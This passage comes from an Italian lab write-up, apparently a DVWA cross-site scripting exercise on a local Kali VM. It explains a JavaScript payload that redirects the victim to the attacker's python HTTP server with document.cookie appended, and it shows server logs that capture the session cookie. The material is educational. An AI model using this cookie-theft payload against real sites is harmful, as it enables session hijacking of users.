
il cui scopo è catturare il cookie dell'utente che ha caricato la pagina.

In particolare:

window.location='http://127.0.0.1:1337/?cookie=' modifica la proprietà location dell'oggetto window per reindirizzare l'utente a un URL specifico, in questo caso `http://127.0.0.1:1337/` ovvero l'url del server web che abbiamo lanciato con python.

document.cookie è una funzione che restituisce tutti i cookie associati al dominio corrente. Quando combinato con il resto dello script, preleva i cookie dell'utente.

L'utente viene reindirizzato a `http://127.0.0.1:1337/` con il cookie attuale appeso all'URL. Questo ci consente di catturare e analizzare il cookie, potenzialmente ottenendo informazioni sensibili dell'utente.



Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Directory listing for /?cookie=security=low; PHPSESSID=d4aabcacbae1af7971ac972d110d5cc9

127.0.0.1:1337/?cookie=security=low; PHPSESSID=d4aabcacbae1af7971ac972d110d5cc9

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Directory listing for /?cookie=security=low; PHPSESSID=d4aabcacbae1af7971ac972d110d5cc9

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.fltk/](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.john/](#)
- [.local/](#)
- [.maltego/](#)
- [.mozilla/](#)
- [.packettracer](#)
- [.pki/](#)
- [.profile](#)
- [.python_history](#)
- [.ssh/](#)
- [.sudo_as_admin_successful](#)
- [.vboxclient-clipboard-tty7-control.pid](#)
- [.vboxclient-clipboard-tty7-service.pid](#)
- [.vboxclient-display-svga-x11-tty7-control.pid](#)
- [.vboxclient-display-svga-x11-tty7-service.pid](#)
- [.vboxclient-draganddrop-tty7-control.pid](#)
- [.vboxclient-draganddrop-tty7-service.pid](#)
- [.vboxclient-hostversion-tty7-control.pid](#)
- [.vboxclient-seamless-tty7-control.pid](#)
- [.vboxclient-seamless-tty7-service.pid](#)
- [.vboxclient-vmsvga-session-tty7-control.pid](#)
- [.vnc/](#)
- [.wget-hsts](#)
- [.Xauthority](#)
- [.xsession-errors](#)
- [.xsession-errors.old](#)
- [.zsh_history](#)
- [.zshrc](#)

L'utente che visiterà la pagina sarà indirizzato qui: in alto è ben visibile il suo cookie di sessione.

Right Ctrl

Kali Linux Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

kali@kali: ~

```
(kali@kali)~$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [12/Jan/2024 10:20:55] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 10:20:55] code 404, message File not found
127.0.0.1 - - [12/Jan/2024 10:20:55] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [12/Jan/2024 10:36:38] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 10:36:38] code 404, message File not found
127.0.0.1 - - [12/Jan/2024 10:36:38] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [12/Jan/2024 10:42:11] "GET /?cookie=security=low;%20PHPSESSID=d4aabcacbae1af7971ac972d110d5cc9 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 10:42:43] "GET /?cookie=security=low;%20PHPSESSID=d4aabcacbae1af7971ac972d110d5cc9 HTTP/1.1" 200 -
```

• .BurpSuite/
• .cache/
• .config/
• .dnrc
• .face
• .face.icon@
• .ftk/
• .gnupg/
• .ICEauthority
• .java/
• .john/
• .local/
• .maltego/
• .mozilla/
• .packettracer
• .pki/
• .profile
• .python_history
• .ssh/
• .sudo_as_admin_successful
• .vboxclient-clipboard-tty7-control.pid
• .vboxclient-clipboard-tty7-service.pid
• .vboxclient-display-svga-x11-tty7-control.pid
• .vboxclient-display-svga-x11-tty7-service.pid
• .vboxclient-draganddrop-tty7-control.pid
• .vboxclient-draganddrop-tty7-service.pid
• .vboxclient-hostversion-tty7-control.pid
• .vboxclient-seamless-tty7-control.pid
• .vboxclient-seamless-tty7-service.pid
• .vboxclient-vmvga-session-tty7-control.pid
• .vnc/
• .wget-hsts
• .Xauthority
• .xsession-errors
• .xsession-errors.old
• .zsh_history
• .zshrc

Noi, che siamo l'attaccante, troveremo il cookie di sessione registrato anche nel terminale da cui abbiamo lanciato il server.

Right Ctrl